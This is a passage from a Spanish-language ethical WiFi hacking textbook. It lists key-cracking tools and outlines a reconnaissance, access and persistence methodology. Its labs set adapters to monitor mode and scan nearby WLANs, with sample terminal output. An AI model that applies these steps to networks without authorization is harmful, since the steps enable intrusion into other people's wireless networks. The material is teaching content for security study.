Por el hecho de ser software libre, miles de desarrolladores han contribuido para crear diversas variaciones - denominadas distribuciones o distros - que incluyen software adicional que cumple propósitos específicos, pero siempre conservando como base la parte modular que hace que Linux sea Linux. A esta parte central o software común se le denomina el núcleo o kernel.

Algunos ejemplos de distribuciones conocidas son: Ubuntu, Fedora, SuSe, Mandriva, Mint, CentOS, etc.

Y por supuesto, las necesidades de los consultores, ingenieros y demás entusiastas de la Seguridad Informática llevaron a la creación de distribuciones especializadas en hacking como Kali Linux, Backbox, Wifislax, Samurai Linux, Knoppix, entre otras.

KISMET

Kismet es un sniffer popular que suelen incluir las diversas distros Linux de Seguridad Informática.

Para ejecutar Kismet basta con escribir el nombre de la aplicación (en minúsculas) en una ventana de terminal. Dado que necesitamos acceder a la tarjeta inalámbrica y cambiar su configuración, deberemos efectuar esto con privilegios administrativos (directamente como el usuario root o utilizando

sudo). Ej: # kismet

AIRCRACK-NG

La suite aircrack-ng es un conjunto de aplicativos ejecutables desde la interfaz de línea de comandos (CLI) de Linux, que en conjunto permiten detectar redes inalámbricas, capturar paquetes de datos transmitidos y realizar ataques de claves.

Puesto que requerimos privilegios administrativos también deberemos ejecutar estos comandos como el usuario root o bien otro usuario con un rol que nos permita manipular nuestras tarjetas inalámbricas.

En la ilustración siguiente podemos ver el resultado de ejecutar el comando airodump-ng, el cual detecta puntos de acceso o routers inalámbricos cercanos y captura los paquetes de datos transmitidos por los mismos.

CH 9][Elapsed: 32 s][2016-09-12 15:02										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
9C:D6:43: ██████████	-50	23	1 0 6	54e.	WPA2 CCMP	PSK	ELX	██████████	██████████	
9C:D6:43: ██████████	-52	17	0 0 6	54e.	WPA2 CCMP	PSK	INV	██████████	██████████	
9C:D6:43: ██████████	-53	19	0 0 6	54e.	WPA2 CCMP	PSK	<length: 0>	██████████	██████████	
BC:66:41: ██████████	-64	26	0 0 1	54e	WPA2 CCMP	PSK	INTERN	██████████	██████████	
30:60:23: ██████████	-65	24	3 0 11	54e	WEP	WEP	Claro	██████████	██████████	
00:9A:CD: ██████████	-88	22	0 0 11	54e	WPA2 CCMP	PSK	CNT AL	██████████	██████████	
E8:DE:27: ██████████	-88	12	0 0 9	54e.	WPA2 CCMP	PSK	CHANGO	██████████	██████████	
38:4C:90: ██████████	-91	27	0 0 1	54e	WPA2 CCMP	PSK	Claro	██████████	██████████	
EC:55:F9: ██████████	-92	21	0 0 1	54e	WEP	WEP	Claro	██████████	██████████	
AC:EC:80: ██████████	-92	19	0 0 11	54e	WPA2 CCMP	PSK	Claro	██████████	██████████	
84:8E:DF: ██████████	-93	6	0 0 1	54e	WPA2 CCMP	PSK	Xperia	██████████	██████████	
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
(not associated)	F8:84:F2: ██████████	-68	0 - 1	0	5					
(not associated)	AC:18:26: ██████████	-90	0 - 1	0	3					
(not associated)	88:28:B3: ██████████	-96	0 - 1	0	1					

En capítulos posteriores veremos en detalle cómo usar éstas y otras herramientas de WiFi hacking.

Software para efectuar ataques de claves

Dependiendo del tipo de protocolo de seguridad al que nos

enfrentemos en la red inalámbrica objetivo, es posible que necesitemos efectuar un ataque de claves.

Aunque hay una gran diversidad de software para realizar ataques de claves, las siguientes son herramientas especializadas que se destacan por su efectividad:

- [Aircrack-ng](#), la popular suite de comandos para WiFi disponible en Windows y Linux. Se ejecuta desde una línea de comandos CMD.
- [Crunch](#), comando incluido con Kali Linux. Permite generar diccionarios personalizados para luego usarlos en un ataque de claves.
- [Ophcrack](#), disponible tanto para Windows como para Linux. Utiliza una tecnología basada en tablas-rainbow, lo que lo hace una herramienta rápida si se cuenta con el respectivo diccionario de claves.
- [Cain&Abel](#), herramienta de cracking y también sniffing disponible sólo para Windows, bastante popular.
- [Wifite](#), herramienta de cracking para WEP/WPA/WPA2 incluida con Kali Linux.
- [Hydra](#), excelente herramienta para cracking de claves desarrollada por los buenos amigos de The Hackers Choice, mejor conocidos como THC. Aunque fue desarrollada inicialmente sólo para Linux, ha sido portada exitosamente a Windows.

Recursos útiles


- **Artículo:** Alternativa a airpcap - Emulación de tarjetas Airpcap con Acrylic. (2017). Acrylic WiFi. Recuperado en 2017, de <https://www.acrylicwifi.com/blog/tarjetas-wifi-usb-alternativas-a-airpcap/>.
- **Website:** Wardriving.com. Recuperado en 2016, de <http://www.wardriving.com>.
- **Website:** Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2016). Recuperado de <https://www.kali.org>.
- **Paper:** Rahul Pal, Randheer Kr. Das & R. Raj Anand. (2014). Rooting of Android Devices and Customized Firmware Installation and its Calibre. *International Journal of Scientific Engineering and Technology. Volume No.3 Issue No.5, pp: 553-556.* Recuperado de <http://ijset.com/ijset/publication/v3s5/IJSET 2014 522.pdf>.
- **Paper:** Justin Phelps. (2012). How to Set Up a Wireless Router. Recuperado de http://www.pcworld.com/article/249185/how_to_set_up_a_wireles

Capítulo 2: Afilando el hacha

Metodología de un WiFi Hacking

Para efectuar pruebas de intrusión tanto los hackers como los crackers siguen un conjunto de pasos similares que en conjunto se conocen bajo el nombre de “Círculo del Hacking”.

CÍRCULO DEL HACKING (PASOS QUE SIGUE EL CRACKER)



Fuente: EC-Council

Elaboración: la autora

FASES DE UN HACKING ÉTICO

Fuente: EC-Council y la experiencia

Elaboración: la autora

Un hacking inalámbrico no es tan distinto de un pentesting regular, por lo que los pasos a seguir de modo macro son:

1. Reconocimiento o mapeo inalámbrico de la red objetivo
2. Ganar acceso a la red inalámbrica
3. Mantener acceso a la red para identificar nuevos objetivos
(de vuelta a la primera fase del círculo del hacking)

FASE 1: RECONOCIMIENTO O MAPEO INALÁMBRICO

Durante esta fase el hacker utiliza su dispositivo de wardriving favorito equipado con el hardware requerido y software detector (stumbler), para identificar las redes inalámbricas presentes en el área.

Una vez identificadas las WLANs, el hacker procede a escoger su objetivo y determinar el tipo de autenticación, encripción y el cipher utilizado por la WLAN en cuestión.

Esta información le servirá al hacker para escoger el tipo de ataque que efectuará para ganar acceso a la WLAN en el siguiente paso.

FASE 2: GANAR ACCESO A LA RED INALÁMBRICA

Dependiendo de la información levantada en la fase previa, aquí el hacker escogerá el tipo de ataque a efectuar para ganar acceso a la red inalámbrica objetivo. Este ataque puede ser: al protocolo de encripción, al sistema de autenticación, a un cliente inalámbrico, una combinación de lo anterior, etc.

FASE 3: MANTENER ACCESO A LA RED INALÁMBRICA

Durante esta fase, asumiendo que se tuvo éxito en la fase previa, el hacker ya puede conectarse a la red inalámbrica objetivo; por lo tanto, su siguiente movimiento será efectuar un reconocimiento de los equipos y redes conectadas a la WLAN con el fin de identificar nuevos objetivos y tratar de adentrarse en la LAN de la víctima. Esto nos lleva de nuevo al reconocimiento y al resto de fases del Círculo del Hacking.

Mapeo Inalámbrico

Ahora vamos a ver cómo efectuar un mapeo inalámbrico en Windows, Linux y Android con la ayuda de capturadores populares (stumblers).

Para ello es importante aclarar un par de conceptos. Todo mapeo inalámbrico inicia con un escaneo, el objetivo del escaneo

es encontrar redes inalámbricas (WLANS) a los que un cliente pueda conectarse.

Dicho escaneo se puede efectuar de dos formas:

- Escaneo Activo
- Escaneo Pasivo

El escaneo es activo cuando para hallar un AP el cliente inalámbrico transmite un probe request⁹ y espera a recibir una respuesta.

Por otro lado, el escaneo se considera pasivo¹⁰ cuando el cliente escucha en un canal por un cierto tiempo y durante ese lapso trata de “escuchar” unas tramas especiales denominadas beacons¹¹.

Por este motivo un AP transmite beacons con información de cada una de sus WLANS de forma periódica, así los clientes inalámbricos conocen de la presencia de una WLAN en particular, para luego asociarse a ella.

Dicho esto, hay ventajas y desventajas entre efectuar un escaneo pasivo vs hacer un escaneo activo.

En un escaneo pasivo el cliente inalámbrico descubre WLANS sin necesidad de delatar su presencia ante un AP, pero si escucha muy poco tiempo en un canal podría perderse la presencia de un beacon y no detectar una WLAN.

Por el contrario, durante un escaneo activo el cliente interactúa enviando tramas de tipo probe request, revelando su presencia a los posibles APs presentes en un canal, pero detectando rápidamente las WLANS presentes. Este último inconveniente podría salvarse fácilmente escondiendo la verdadera MAC de nuestro adaptador de red, lo cual es bastante sencillo tal y como veremos en uno de los laboratorios más adelante.

La suite Aircrack-ng

La suite Aircrack-ng (<http://aircrack-ng.org/>) es un conjunto de herramientas de código abierto que permiten efectuar tareas como escaneo, mapeo, captura de tramas, inyección de paquetes y cracking de claves, en redes inalámbricas.

Aunque fue desarrollada inicialmente para Linux está también disponible en otras plataformas como MacOS y Windows.

Por sus muchas prestaciones, viene usualmente preinstalada en todas las distros Linux de Seguridad Informática, entre ellas Kali.

Estos son de forma breve los comandos más utilizados de la suite Aircrack-ng:

- airmon-ng: usado para habilitar el modo monitor en un adaptador de red inalámbrico.
- aireplay-ng: se usa para inyectar paquetes en una wlan.
- airodump-ng: sirve para efectuar capturas de paquetes en una wlan.
- aircrack-ng: su propósito es realizar cracking de claves de los protocolos WEP y WPA/WPA2.

Usaremos esta suite y sus comandos en muchos de los laboratorios más adelante, por lo tanto vale la pena que el lector le dedique unos minutos a revisar la Wiki del proyecto ubicada en <http://aircrack-ng.org/doku.php>.

Lab: Escaneo pasivo con Linux

Recursos:

1. **Estación hacker:** Computador con sistema operativo Linux (en este ejemplo usamos Ubuntu).
2. **Software:** Suite Aircrack y wireless-tools.
3. **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.¹²

Notas:

- Si en su versión de Linux no viene preinstalada la suite Aircrack, puede instalarla desde un repositorio o compilando el código fuente previamente descargado desde la página del proyecto en <https://www.aircrack-ng.org/>.
- La mayoría de comandos usados en este laboratorio requieren privilegios de root, para ello puede cambiarse de rol con el comando *su*, o bien puede anteponer *sudo* a los comandos.

Pasos a seguir:

4. Empezaremos verificando el nombre de su tarjeta inalámbrica. Para ello usaremos el comando: *ifconfig*.

```
root@Trantor:/home/karina# ifconfig
eth0      Link encap:Ethernet HWaddr 00:8c:fa:8d:8f:cf
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:366487 errors:0 dropped:0 overruns:0 frame:0
            TX packets:366487 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:34601063 (34.6 MB)  TX bytes:34601063 (34.6 MB)

vmnet1    Link encap:Ethernet HWaddr 00:50:56:c0:00:01
          inet addr:192.168.102.1 Bcast:192.168.102.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fec0:1/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:725 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

vmnet8    Link encap:Ethernet HWaddr 00:50:56:c0:00:08
          inet addr:172.16.4.1 Bcast:172.16.4.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fec0:8/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:725 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet HWaddr b8:86:87:a3:e9:6b
          inet addr:172.30.200.155 Bcast:172.30.200.255 Mask:255.255.255.0
          inet6 addr: fe80::ba86:87ff:fea3:e96b/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:352260 errors:0 dropped:0 overruns:0 frame:465886
            TX packets:221269 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:430606897 (430.6 MB)  TX bytes:33056713 (33.0 MB)
            Interrupt:17

wlx784476b445e5 Link encap:Ethernet HWaddr 78:44:76:b4:45:e5
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:3573 errors:0 dropped:3573 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1081477 (1.0 MB)  TX bytes:0 (0.0 B)

root@Trantor:/home/karina#
```

1. Deberemos buscar el nombre de nuestro adaptador inalámbrico (usualmente se llama wlanX, en donde X es el número del adaptador: 0 si es el primero, 1 si es el segundo y así sucesivamente). En mi caso particular aparte de la tarjeta integrada denominada wlan0, he conectado una tarjeta externa y el sistema la identifica como "wlx...", por ello verán este nombre de adaptador en las imágenes ejemplo.
2. Una vez identificado nuestro adaptador deberemos desconectarlo de cualquier WLAN a la que hubiere sido conectado (seleccionar ícono de la red inalámbrica en la barra de estado, click en "Disconnect" bajo el nombre de la WLAN).
3. Ahora usaremos el comando iwconfig para ver los parámetros de nuestra interfaz. Ej: iwconfig wlan0.

```
root@Trantor:/home/karina# iwconfig wlan0
wlan0 IEEE 802.11bgn ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Encryption key:off
          Power Management:off
```

4. Si la tarjeta lo permite podemos subir la potencia de transmisión usando la opción txpower. Este parámetro es en dBm. Si el valor de potencia está en Watts, la fórmula de conversión es $P(\text{dBm}) = 30 + 10 \times \log(W)$. Ej: sudo iwconfig wlan0 txpower 60. Para que esto sea posible la interfaz debe estar arriba (up).
 5. Ahora colocaremos nuestra tarjeta de red inalámbrica en modo monitor. Esto lo haremos usando el comando airmon-ng.
1. Baje su interfaz inalámbrica usando el comando ifconfig.
- Sintaxis: ifconfig *nombre_adaptador_wifi* down
Ej: ifconfig wlan0 down
2. Coloque la interfaz wlan0 en modo monitor y súbala

nuevamente:

Sintaxis: airmon-ng start *nombre_adaptador_wifi*
Ej:airmon-ng start wlan0

Sintaxis: ifconfig *nombre_adaptador_wifi* up
Ej: ifconfig wlan0 up

Nota: Si el comando airmon-ng le mostrara un mensaje de error al ejecutarlo, indicando que hay procesos que le causan conflicto, proceda a detener dichos procesos y ejecute airmon-ng nuevamente. Ej: airmon-ng check kill.

3. Luego usaremos el comando iw para efectuar un escaneo pasivo de las redes inalámbricas cercanas.

Sintaxis: iw dev *nombre_adaptador_wifi* scan passive | grep SSID
Ej: iw dev wlan0 scan passive | grep SSID

4. La figura siguiente muestra un posible resultado.

```

root@Trantor: /home/karina
    0 1 2
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:319589 errors:0 dropped:0 overruns:0 frame:330975
      TX packets:193737 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:397653208 (397.6 MB) TX bytes:28335369 (28.3 MB)
      Interrupt:17

wlx784476b445e5 Link encap:Ethernet HWaddr 78:44:76:b4:45:e5
      UP BROADCAST MULTICAST MTU:1500 Metric:1
      RX packets:3573 errors:0 dropped:3573 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1081477 (1.0 MB) TX bytes:0 (0.0 B)

root@Trantor:/home/karina# ifconfig wlx784476b445e5 down
root@Trantor:/home/karina# airmon-ng start wlx784476b445e5

Interface      Chipset      Driver
mon2           Ralink RT2870/3070   rt2800usb - [phy1]
wlx784476b445e5       Ralink RT2870/3070   rt2800usb - [phy1]
                           (monitor mode enabled on mon5)
mon1           Ralink RT2870/3070   rt2800usb - [phy1]
wlan0          Broadcom wl - [phy0]
mon0           Ralink RT2870/3070   rt2800usb - [phy1]
mon3           Ralink RT2870/3070   rt2800usb - [phy1]
mon4           Ralink RT2870/3070   rt2800usb - [phy1]

root@Trantor:/home/karina# ifconfig wlx784476b445e5 up
root@Trantor:/home/karina# iw dev wlx784476b445e5 scan passive | grep SSID
      SSID: INVSI
      SSID: Claro_
      SSID: INTERN
      SSID:
      SSID: Claro_
      SSID: Claro_
      SSID: ELX
      SSID: dli
      SSID: CNT
root@Trantor:/home/karina#

```

Lab: Escaneo activo con Linux

Recursos:

1. **Estación hacker:** Computador con sistema operativo Linux (en este lab usamos Ubuntu).
2. **Software:** Suite Aircrack y wireless-tools.
3. **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Identifique su tarjeta de red inalámbrica.
2. Baje la interfaz inalámbrica usando el comando ifconfig.
3. Coloque la interfaz en modo monitor con airmon-ng y súbala nuevamente. Observe que además del adaptador físico se crean interfaces lógicas de tipo monitor (monX).
4. Luego usaremos el comando iwlist para efectuar un escaneo activo de las redes inalámbricas cercanas.

Sintaxis: iwlist *nombre_adaptador_wifi* scan | grep SSID
Ej: iwlist wlan0 scan | grep SSID

5. La figura siguiente muestra un posible resultado.

```
root@Trantor:/home/karina

wlx784476b445e5 Link encap:Ethernet HWaddr 78:44:76:b4:45:e5
      UP BROADCAST MULTICAST MTU:1500 Metric:1
      RX packets:3573 errors:0 dropped:3573 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1081477 (1.0 MB) TX bytes:0 (0.0 B)

root@Trantor:/home/karina# ifconfig wlx784476b445e5 down
root@Trantor:/home/karina# airmon-ng start wlx784476b445e5

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
19791    NetworkManager
19810    wpa_supplicant
19817    dhclient
Process with PID 19817 (dhclient) is running on interface wlan0

Interface      Chipset      Driver
mon2          Ralink RT2870/3070   rt2800usb - [phy1]
wlx784476b445e5      Ralink RT2870/3070   rt2800usb - [phy1]
                           (monitor mode enabled on mon6)
mon1          Ralink RT2870/3070   rt2800usb - [phy1]
wlan0         Broadcom wl - [phy0]
mon0          Ralink RT2870/3070   rt2800usb - [phy1]
mon5          Ralink RT2870/3070   rt2800usb - [phy1]
mon3          Ralink RT2870/3070   rt2800usb - [phy1]
mon4          Ralink RT2870/3070   rt2800usb - [phy1]

root@Trantor:/home/karina# ifconfig wlx784476b445e5 up
root@Trantor:/home/karina# iwlist wlx784476b445e5 scan | grep SSID
ESSID:"ELX [REDACTED]"
ESSID:"INV [REDACTED]"
ESSID:"INTE [REDACTED] T"
ESSID:"CNT [REDACTED]"
ESSID:"70 [REDACTED]"
ESSID:"Claro [REDACTED]"
ESSID:""
ESSID:"Claro [REDACTED]"
root@Trantor:/home/karina#
```

Lab: Mapeando WLANs con Windows

Recursos:

1. **Estación hacker:** Computador con sistema operativo Windows.
2. **Software:** Comando netsh incluido con Windows.
3. **Hardware:** Adaptador inalámbrico compatible con Windows.

Pasos a seguir:

1. Abra una línea de comandos cmd y ejecute el siguiente comando:

```
netsh wlan show networks mode=ssid
```

```
C:\Windows\system32\cmd.exe
C:\Users\Karina>netsh wlan show networks mode=ssid
Nombre de interfaz : Conexión de red inalámbrica
Actualmente hay 6 redes visibles.

SSID 1 : Claro [REDACTED]
    Tipo de red : Infraestructura
    Autenticación : Abierta
    Cifrado : WEP

SSID 2 : Claro [REDACTED]
    Tipo de red : Infraestructura
    Autenticación : Abierta
    Cifrado : WEP

SSID 3 : Android [REDACTED]
    Tipo de red : Infraestructura
    Autenticación : WPA2-Personal
    Cifrado : CCMP

SSID 4 : [REDACTED]
    Tipo de red : Infraestructura
    Autenticación : WPA2-Personal
    Cifrado : CCMP

SSID 5 : [REDACTED] 799414
    Tipo de red : Infraestructura
    Autenticación : WPA2-Personal
    Cifrado : CCMP

SSID 6 : [REDACTED] 20331
    Tipo de red : Infraestructura
    Autenticación : Abierta
    Cifrado : WEP

C:\Users\Karina>
```

2. El comando netsh tiene más opciones las cuales podemos revisar con la ayuda (/?) luego de cualquiera de los parámetros. Veamos un ejemplo:

```
C:\Windows\system32\cmd.exe
C:\Users\Karina>netsh wlan show networks /?
Uso: show networks [[interface=<cadena>] [[mode=]ssid/bssid]
Parámetros:
    Etiqueta      Valor
    interface    - Nombre de la interfaz que tiene este perfil configurado.
    mode         - Obtiene información bssid detallada.
Notas:
    Muestra las redes disponibles para el sistema.
    Los parámetros interface y bssid son opcionales.
    Si se proporciona un nombre de interfaz, sólo se enumerarán las redes de
    la interfaz dada. Si no se da un nombre, se enumerarán todas las redes
    visibles para el sistema.
    Si se especifica mode=bssid, también aparecerán los bssid visibles para
    cada ssid. De lo contrario, sólo aparecerán los ssid.
Ejemplos:
    show networks interface="Conexión de red inalámbrica"
    show networks mode=Bssid
    show networks

C:\Users\Karina>
```

3. Como podemos observar en la ayuda, si deseáramos mapear las WLANs previamente escaneadas bastaría con cambiar el modo a bssid.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\Karina>netsh wlan show networks mode=bssid
```

```
C:\Windows\system32\cmd.exe
Otras velocidades <Mbps>: 6 9 12 18 24 36 48 54

SSID 3 : Claro_ [REDACTED]
    Tipo de red          : Infraestructura
    Autenticación        : Abierta
    Cifrado              : WEP
    BSSID 1              : 4c:[REDACTED]
        Señal             : 70%
        Tipo de radio     : 802.11n
        Canal             : 3
Velocidades básicas <Mbps>: 1 2 5.5 11
Otras velocidades <Mbps>: 6 9 12 18 24 36 48 54

SSID 4 : Claro_ [REDACTED]
    Tipo de red          : Infraestructura
    Autenticación        : Abierta
    Cifrado              : WEP
    BSSID 1              : 68:[REDACTED]:1c
        Señal             : 10%
        Tipo de radio     : 802.11n
        Canal             : 8
Velocidades básicas <Mbps>: 1 2 5.5 11
Otras velocidades <Mbps>: 6 9 12 18 24 36 48 54

SSID 5 : [REDACTED]
    Tipo de red          : Infraestructura
    Autenticación        : WPA2-Personal
    Cifrado              : CCMP
    BSSID 1              : [REDACTED]:27
        Señal             : 44%
        Tipo de radio     : 802.11n
        Canal             : 9
Velocidades básicas <Mbps>: 1 2 5.5 11
Otras velocidades <Mbps>: 6 9 12 18 24 36 48 54

SSID 6 : Android [REDACTED]
    Tipo de red          : Infraestructura
    Autenticación        : WPA2-Personal
    Cifrado              : CCMP
    BSSID 1              : 38:d4:[REDACTED]
        Señal             : 12%
        Tipo de radio     : 802.11n
        Canal             : 11
Velocidades básicas <Mbps>: 1 2 5.5 11
Otras velocidades <Mbps>: 6 9 12 18 24 36 48 54

C:\Users\Karina>
```

Lab: Mapeando WLANs desde Linux

Recursos:


- **Estación hacker:** Computador con sistema operativo Linux (en este lab usamos Ubuntu).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Habiendo identificado previamente nuestra interfaz de red inalámbrica, la colocaremos en modo monitor. En esta ocasión usaremos iwconfig (aunque bien podríamos usar airmon-ng).

Ej:

```
sudo ifconfig wlan0 down  
sudo iwconfig wlan0 mode monitor  
sudo ifconfig wlan0 up
```



The screenshot shows a terminal window with a dark background and light-colored text. It displays the command-line interface of a Linux system. The user, 'karina', is at the prompt 'Trantor:~\$'. The user runs three commands: 'sudo iwconfig wlx00c0ca8886ad mode monitor', 'sudo ifconfig wlx00c0ca8886ad up', and 'sudo iwconfig wlx00c0ca8886ad'. The final output shows the interface configuration for 'wlx00c0ca8886ad' in monitor mode, including its IEEE 802.11abgn mode, frequency of 2.412 GHz, and transmit power of 20 dBm. It also lists retry limits, RTS threshold, fragment threshold, and power management settings. Below this, the user runs 'sudo ifconfig wlx00c0ca8886ad' again, which outputs link layer information for the interface.

```
